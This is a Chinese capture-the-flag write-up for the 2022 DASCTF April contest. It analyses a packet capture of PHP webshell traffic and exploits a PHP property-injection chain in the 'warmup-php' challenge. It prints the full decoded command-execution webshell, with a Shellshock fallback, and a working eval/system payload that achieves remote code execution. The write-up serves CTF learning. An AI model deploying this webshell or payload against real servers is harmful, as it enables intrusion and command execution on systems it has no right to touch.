2022DASCTF Apr X FATE 防疫挑战赛 WriteUP

原创

huamanggg 于 2022-04-25 18:59:14 发布 713 收藏 2
分类专栏： 比赛wp 文章标签： php web安全 渗透


比赛wp 专栏收录该内容
45 篇文章 2 订阅
订阅专栏

文章目录

Misc


SimpleFlow

看流量大概是上传了一个后门，但是会对payload加密，这里发现有flag.txt被打包



```
leGVjKCRjKTskc289JGUtPlN0ZE91dCgpOyRyZXQuPSRzby0%2BUmVhZEFsbCgpOyRzZT0kZS0%2BU3R
ldC49JHNlLT5SZWFkQWxsKCk7cHJpbnQoJHJldCk7fWVsc2V7JHJldCA9IDEyNzt9cmV0dXJuICRyZXQ
ydW5jbWQoJHIuIiAyPiYxIik7cHJpbnQgKCRyZXQhPTApPyJyZXQ9eyRyZXR9IjoiIjs7fWNhdGNoKEV
kZSl7ZWNobyAiRVJST1I6Ly8iLiRlLT5nZXRNZXNzYWdlKCk7fTthc291dHB1dCgpO2RpZSgpOw%3D%3
3d97=WaL2Jpbi9zaA%3D%3DHTTP/1.1 200 OK
Date: Tue, 05 Apr 2022 12:32:05 GMT
Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.0
mod_wsgi/3.5 Python/2.7.13
X-Powered-By: PHP/7.4.21
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

56
b63ba7dfa20  adding: ../flag.txt (deflated 10%)
[S]
/Users/chang/Sites/test
[E]
```

后面的包里面发现flag.zip



```
POST / HTTP/1.1
Host: 192.168.0.104:8888
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 832
Connection: close

a=%40eval(%40base64_decode(%24_POST%5B'x0569034c161c9'%5D))
%3B&i18f67606750bc=dXL1VzZXJzL2NoYW5nL1NpdGVzL3Rlc3QvZmxhZy56aXA%3D&x0569034c161c9=QGluaV9zZXQ
oImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl7cmV0dXJuI
CRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWN
obyAiZWIzMiIuIjc5NTYiO2VjaG8gQGFzZW5jKCRvdXRwdXQpO2VjaG8gIjQ0ZTciLiIxZWI2NiI7fW9iX3N0YXJ0KCk7d
HJ5eyRGPWJhc2U2NF9kZWNvZGUoc3Vic3RyKGdldF9tYWdpY19xdW90ZXNfZ3BjKCk%2Fc3RyaXBzbGFzaGVzKCRfUE9TV
FsiaTE4ZjY3NjA2NzUwYmMiXSk6JF9QT1NUWyJpMThmNjc2MDY3NTBiYyJdLDIpKTskZnA9QGZvcGVuKCRGLCJyIik7aWY
oQGZnZXRjKCRmcCkpe0BmY2xvc2UoJGZwKTtAcmVhZGZpbGUoJEYpO31lbHNle2VjaG8oIkVSUk9SOi8vIENhbiBOb3QgU
mVhZCIpO307fWNhdGNoKEV4Y2VwdGlvbiAkZSl7ZWNobyAiRVJST1I6Ly8iLiRlLT5nZXRNZXNzYWdlKCk7fTthc291dHB
1dCgpO2RpZSgpOw%3D%3DHTTP/1.1 200 OK
Date: Tue, 05 Apr 2022 12:32:18 GMT
Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.0.2u mod_wsgi/
3.5 Python/2.7.13
X-Powered-By: PHP/7.4.21
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

125
eb327956PK....        ......T 3.|X...T........./flag.txtUT     ...2LbK6Lbux..............p
p=.T.L..T...7..y.u.....b.K?..D._{.At.....Oh..g<.O<.k<.S.=...+Y.V...........c.+.T.k..PK.. 3.|
X...T...PK......      ......T 3.|X...T......................./flag.txtUT....
2Lbux.............PK..........Q.........44e71eb66
0
```

分组 402。1 客户端 分组，1 服务器 分组，1 turn(s).点击选择。

整个对话（1662 bytes） Show data as ASCII 流 52

查找:


但是打开需要密码，那么我们就要回去压缩的地方，看看给的什么密码，所以我们就得解开这个流量

```
@eval(@base64_decode($_POST['m8f8d9db647ecd']));
&e57fb9c067c677=o3
&g479cf6f058cf8=1DY2QgIi9Vc2Vycy9jaGFuZy9TaXRlcy90ZXN0Ijt6aXAgLVAgUGFTc1ppUFdvckQgZmxhZy56aXAgLi4vZmxhZy50eHQ7ZW
NobyBbU107cHdkO2VjaG8gW0Vd
&m8f8d9db647ecd=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl7
cmV0dXJuICRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiYjYz
YmEiLiI3ZGZhMjAiO2VjaG8gQGFzZW5jKCRvdXRwdXQpO2VjaG8gIjgwZSIuIjExYSI7fW9iX3N0YXJ0KCk7dHJ5eyRwPWJhc2U2NF9kZWNvZGUo
c3Vic3RyKCRfUE9TVFsibzFmYWViZDRlYzNkOTciXSwyKSk7JHM9YmFzZTY0X2RlY29kZShzdWJzdHIoJF9QT1NUWyJnNDc5Y2Y2ZjA1OGNmOCJd
LDIpKTskZW52c3RyPUBiYXNlNjRfZGVjb2RlKHN1YnN0cigkX1BPU1RbImU1N2ZiOWMwNjdjNjc3Il0sMikpOyRkPWRpcm5hbWUoJF9TRVJWRVJb
IlNDUklQVF9GSUxFTkFNRSJdKTskYz1zdWJzdHIoJGQsMCwxKT09Ii8iPyItYyBcInskc31cIiI6Ii9jIFwieyRzfVwiIjtpZihzdWJzdHIoJGQs
MCwxKT09Ii8iKXtAcHV0ZW52KCJQQVRIPSIuZ2V0ZW52KCJQQVRIIikuIjovdXNyL2xvY2FsL3NiaW46L3Vzci9sb2NhbC9iaW46L3Vzci9zYmlu
Oi91c3IvYmluOi9zYmluOi9iaW4iKTt9ZWxzZXtAcHV0ZW52KCJQQVRIPSIuZ2V0ZW52KCJQQVRIIikuIjtDOi9XaW5kb3dzL3N5c3RlbTMyO0M6
L1dpbmRvd3MvU3lzV09XNjQ7QzovV2luZG93cztDOi9XaW5kb3dzL1N5c3RlbTMyL1dpbmRvd3NQb3dlclNoZWxsL3YxLjAvOyIpO31pZighZW1w
dHkoJGVudnN0cikpeyRlbnZhcnI9ZXhwbG9kZSgifHx8YXNsaW5lfHx8IiwgJGVudnN0cik7Zm9yZWFjaCgkZW52YXJyIGFzICR2KSB7aWYgKCFl
bXB0eSgkdikpIHtAcHV0ZW52KHN0cl9yZXBsYWNlKCJ8fHxhc2tleXx8fCIsICI9IiwgJHYpKTt9fX0kcj0ieyRwfSB7JGN9IjtmdW5jdGlvbiBm
ZSgkZil7JGQ9ZXhwbG9kZSgiLCIsQGluaV9nZXQoImRpc2FibGVfZnVuY3Rpb25zIikpO2lmKGVtcHR5KCRkKSl7JGQ9YXJyYXkoKTt9ZWxzZXsk
ZD1hcnJheV9tYXAoJ3RyaW0nLGFycmF5X21hcCgnc3RydG9sb3dlcicsJGQpKTt9cmV0dXJuKGZ1bmN0aW9uX2V4aXN0cygkZikmJmlzX2NhbGxh
YmxlKCRmKSYmIWluX2FycmF5KCRmLCRkKSk7fTtmdW5jdGlvbiBydW5zaGVsbHNob2NrKCRkLCAkYykge2lmIChzdWJzdHIoJGQsIDAsIDEpID09
ICIvIiAmJiBmZSgncHV0ZW52JykgJiYgKGZlKCdlcnJvcl9sb2cnKSB8fCBmZSgnbWFpbCcpKSkge2lmIChzdHJzdHIocmVhZGxpbmsoIi9iaW4v
c2giKSwgImJhc2giKSAhPSBGQUxTRSkgeyR0bXAgPSB0ZW1wbmFtKHN5c19nZXRfdGVtcF9kaXIoKSwgJ2FzJyk7cHV0ZW52KCJQSFBfTE9MPSgp
IHsgeDsgfTsgJGMgPiR0bXAgMj4mMSIpO2lmIChmZSgnZXJyb3JfbG9nJykpIHtlcnJvcl9sb2coImEiLCAxKTt9IGVsc2Uge21haWwoImFAMTI3
LjAuMC4xIiwgIiIsICIiLCAiLWJ2Iik7fX0gZWxzZSB7cmV0dXJuIEZhbHNlO30kb3V0cHV0ID0gQGZpbGVfZ2V0X2NvbnRlbnRzKCR0bXApO0B1
bmxpbmsoJHRtcCk7aWYgKCRvdXRwdXQgIT0gIiIpIHtwcmludCgkb3V0cHV0KTtyZXR1cm4gVHJ1ZTt9fXJldHVybiBGYWxzZTt9O2Z1bmN0aW9u
IHJ1bmNtZCgkYyl7JHJldD0wOyRkPWRpcm5hbWUoJF9TRVJWRVJbIlNDUklQVF9GSUxFTkFNRSJdKTtpZihmZSgnc3lzdGVtJykpe0BzeXN0ZW0o
JGMsJHJldCk7fWVsc2VpZihmZSgncGFzc3RocnUnKSl7QHBhc3N0aHJ1KCRjLCRyZXQpO31lbHNlaWYoZmUoJ3NoZWxsX2V4ZWMnKSl7cHJpbnQo
QHNoZWxsX2V4ZWMoJGMpKTt9ZWxzZWlmKGZlKCdleGVjJykpe0BleGVjKCRjLCRvLCRyZXQpO3ByaW50KGpvaW4oIgoiLCRvKSk7fWVsc2VpZihm
ZSgncG9wZW4nKSl7JGZwPUBwb3BlbigkYywncicpO3doaWxlKCFAZmVvZigkZnApKXtwcmludChAZmdldHMoJGZwLDIwNDgpKTt9QHBjbG9zZSgk
ZnApO31lbHNlaWYoZmUoJ3Byb2Nfb3BlbicpKXskcCA9IEBwcm9jX29wZW4oJGMsIGFycmF5KDEgPT4gYXJyYXkoJ3BpcGUnLCAndycpLCAyID0+
IGFycmF5KCdwaXBlJywgJ3cnKSksICRpbyk7d2hpbGUoIUBmZW9mKCRpb1sxXSkpe3ByaW50KEBmZ2V0cygkaW9bMV0sMjA0OCkpO313aGlsZSgh
QGZlb2YoJGlvWzJdKSl7cHJpbnQoQGZnZXRzKCRpb1syXSwyMDQ4KSk7fUBmY2xvc2UoJGlvWzFdKTtAZmNsb3NlKCRpb1syXSk7QHByb2NfY2xv
c2UoJHApO31lbHNlaWYoZmUoJ2FudHN5c3RlbScpKXtAYW50c3lzdGVtKCRjKTt9ZWxzZWlmKHJ1bnNoZWxsc2hvY2soJGQsICRjKSkge3JldHVy
biAkcmV0O31lbHNlaWYoc3Vic3RyKCRkLDAsMSkhPSIvIiAmJiBAY2xhc3NfZXhpc3RzKCJDT00iKSl7JHc9bmV3IENPTSgnV1NjcmlwdC5zaGVs
bCcpOyRlPSR3LT5leGVjKCRjKTskc289JGUtPlN0ZE91dCgpOyRyZXQuPSRzby0+UmVhZEFsbCgpOyRzZT0kZS0+U3RkRXJyKCk7JHJldC49JHNl
LT5SZWFkQWxsKCk7cHJpbnQoJHJldCk7fWVsc2V7JHJldCA9IDEyNzt9cmV0dXJuICRyZXQ7fTskcmV0PUBydW5jbWQoJHIuIiAyPiYxIik7cHJp
bnQgKCRyZXQhPTApPyJyZXQ9eyRyZXR9IjoiIjs7fWNhdGNoKEV4Y2VwdGlvbiAkZSl7ZWNobyAiRVJST1I6Ly8iLiRlLT5nZXRNZXNzYWdlKCk7
fTthc291dHB1dCgpO2RpZSgpOw==
&o1faebd4ec3d97=WaL2Jpbi9zaA==
```

这个很长的解开是就是加密的木马


```
<?php @ini_set("display_errors", "0");@set_time_limit(0);function asenc($out){return $out;};function asoutput(){
$output=ob_get_contents();ob_end_clean();echo "b63ba"."7dfa20";echo @asenc($output);echo "80e"."11a";}ob_start()
;try{$p=base64_decode(substr($_POST["o1faebd4ec3d97"],2));$s=base64_decode(substr($_POST["g479cf6f058cf8"],2));$
envstr=@base64_decode(substr($_POST["e57fb9c067c677"],2));$d=dirname($_SERVER["SCRIPT_FILENAME"]);$c=substr($d,0
,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";if(substr($d,0,1)=="/"){@putenv("PATH=".getenv("PATH").":/usr/local/sbin:/u
sr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin");}else{@putenv("PATH=".getenv("PATH").";C:/Windows/system32;C:/Windo
ws/SysWOW64;C:/Windows;C:/Windows/System32/WindowsPowerShell/v1.0/;");}if(!empty($envstr)){$envarr=explode("|||a
sline|||", $envstr);foreach($envarr as $v) {if (!empty($v)) {@putenv(str_replace("|||askey|||", "=", $v));}}}$r=
"{$p} {$c}";function fe($f){$d=explode(",",@ini_get("disable_functions"));if(empty($d)){$d=array();}else{$d=arra
y_map('trim',array_map('strtolower',$d));}return(function_exists($f)&&is_callable($f)&&!in_array($f,$d));};funct
ion runshellshock($d, $c) {if (substr($d, 0, 1) == "/" && fe('putenv') && (fe('error_log') || fe('mail'))) {if (
strstr(readlink("/bin/sh"), "bash") != FALSE) {$tmp = tempnam(sys_get_temp_dir(), 'as');putenv("PHP_LOL=() { x;
}; $c >$tmp 2>&1");if (fe('error_log')) {error_log("a", 1);} else {mail("a@127.0.0.1", "", "", "-bv");}} else {r
eturn False;}$output = @file_get_contents($tmp);@unlink($tmp);if ($output != "") {print($output);return True;}}r
eturn False;};function runcmd($c){$ret=0;$d=dirname($_SERVER["SCRIPT_FILENAME"]);if(fe('system')){@system($c,$re
t);}elseif(fe('passthru')){@passthru($c,$ret);}elseif(fe('shell_exec')){print(@shell_exec($c));}elseif(fe('exec'
)){@exec($c,$o,$ret);print(join("
",$o));}elseif(fe('popen')){$fp=@popen($c,'r');while(!@feof($fp)){print(@fgets($fp,2048));}@pclose($fp);}elseif(
fe('proc_open')){$p = @proc_open($c, array(1 => array('pipe', 'w'), 2 => array('pipe', 'w')), $io);while(!@feof(
$io[1])){print(@fgets($io[1],2048));}while(!@feof($io[2])){print(@fgets($io[2],2048));}@fclose($io[1]);@fclose($
io[2]);@proc_close($p);}elseif(fe('antsystem')){@antsystem($c);}elseif(runshellshock($d, $c)) {return $ret;}else
if(substr($d,0,1)!="/" && @class_exists("COM")){$w=new COM('WScript.shell');$e=$w->exec($c);$so=$e->StdOut();$re
t.=$so->ReadAll();$se=$e->StdErr();$ret.=$se->ReadAll();print($ret);}else{$ret = 127;}return $ret;};$ret=@runcmd
($r." 2>&1");print ($ret!=0)?"ret={$ret}":"";;}catch(Exception $e){echo "ERROR://".$e->getMessage();};asoutput()
;die();
```

这里进行一个审计，发现执行的命令是$c，所以我们在后面加一个echo弄出来就可以了




```
$c,'r');while(!@feof($fp)){print(@fgets($fp,2048));}@pclose($fp);}elseif(fe('
pipe', 'w')), $io);while(!@feof($io[1])){print(@fgets($io[1],2048));}while(!@f
oc_close($p);}elseif(fe('antsystem')){@antsystem($c);}elseif(runshellshock($d,
new COM('WScript.shell');$e=$w->exec($c);$so=$e->StdOut();$ret.=$so->ReadAll()
$ret;};$ret=@runcmd($r." 2>&1");echo $c;print ($ret!=0)?"ret={$ret}":"";;}catc
```

成功拿到密码PaSsZiPWorD



```
ng/Sites/test: No such file or directory zip warning: name not matched: ../flag.txt zip e
: [E] –c "cd "/Users/chang/Sites/test";zip –P PaSsZiPWorD flag.zip ../flag.txt;echo [S
```

解开压缩包就是flag



Yes,this is the flag file.
And the flag is:
DASCTF{f3f32f434eddbc6e6b5043373af95ae8}

Web

warmup-php

在构造函数里面，会调用一个run方法

```
$object->run();
```


有run方法的只有listview

```
public function run()
{
    echo "<".$this->tagName.">\n";
    $this->renderContent();
    echo "<".$this->tagName.">\n";
}
```

执行命令的地方在Base的evaluateExpression里面，这里最底层的类是TestView，所以我们从这里分析

这里的renderTableRow方法里面会进入evaluateExpression，而renderTableRow可以从renderTableBody进入

再回头来看run方法，调用run方法以后进入renderContent，这里会进入renderSection，这里会进行一拼接



```
protected function renderSection($matches)
{
    $method='render'.$matches[1];
    if(method_exists($this,$method))
    {
        $this->$method();
        $html=ob_get_contents();
        ob_clean();
        return $html;
    }
    else
        return $matches[0];
```


所以我们可以利用这个进入renderTableBody，这样利用链就出来了

```
Action->run()->renderContent()->renderSection()->renderTableBody()->renderTableRow()->evaluateExpression()
```

那么就看看怎么传参，首先是action，是最底层的类TestView，然后看properties，这里会循环为对象属性赋值

```
highlight_file(__FILE__);
error_reporting(0);
$action = $_GET['action'];
$properties = $_POST['properties'];
class Action{

    public function __construct($action,$properties){

        $object=new $action();
        foreach($properties as $name=>$value)
            $object->$name=$value;
        $object->run();
    }
}

new Action($action,$properties);
```


我们进入TestView去看看，首先看执行的命令，是rowHtmlOptionsExpression属性



```
    $data=$this->data[$row];
        $options=$this->evaluateExpression($this->rowHtmlOptionsExpression,array('row'=>$row,'data'=>$data));
    if(is_array($options))
        $htmlOptions = $options;
```

所以赋值为`eval($_POST[1])`，还需要有一个参数data，这个并不影响，所以我们可以随便附一个值

再往回走到ListView里面，这里是执行了一个无参的方法，我们前面分析的是从renderTableBody进去renderTableRow，所以这里我们需要以数组的形式拼接一个`TableBody`



```
    protected function renderSection($matches)
    {
        $method='render'.$matches[1];
        if(method_exists($this,$method))
        {
            $this->$method();
            $html=ob_get_contents();
            ob_clean();
            return $html;
        }
```

那么传参为`properties[template]={TableBody}`


最后的payload

get


```
?action=TestView
```

post

```
1=system('whoami');&properties[data]=ph&properties[rowHtmlOptionsExpression]=eval($_POST[1])&properties[template]={TableBody}
```



```
<?php
spl_autoload_register(function($class){
    require("./class/".$class.".php");
});
highlight_file(__FILE__);
error_reporting(0);
$action = $_GET['action'];
$properties = $_POST['properties'];
class Action{

    public function __construct($action,$properties){

        $object=new $action();
        foreach($properties as $name=>$value)
            $object->$name=$value;
        $object->run();
    }
}

new Action($action,$properties);
?>
www-data
```




URL
http://a3041017-a635-41c6-88a2-2ca0158a3028.node4.buuoj.cn:81/?action=TestView

Enable POST

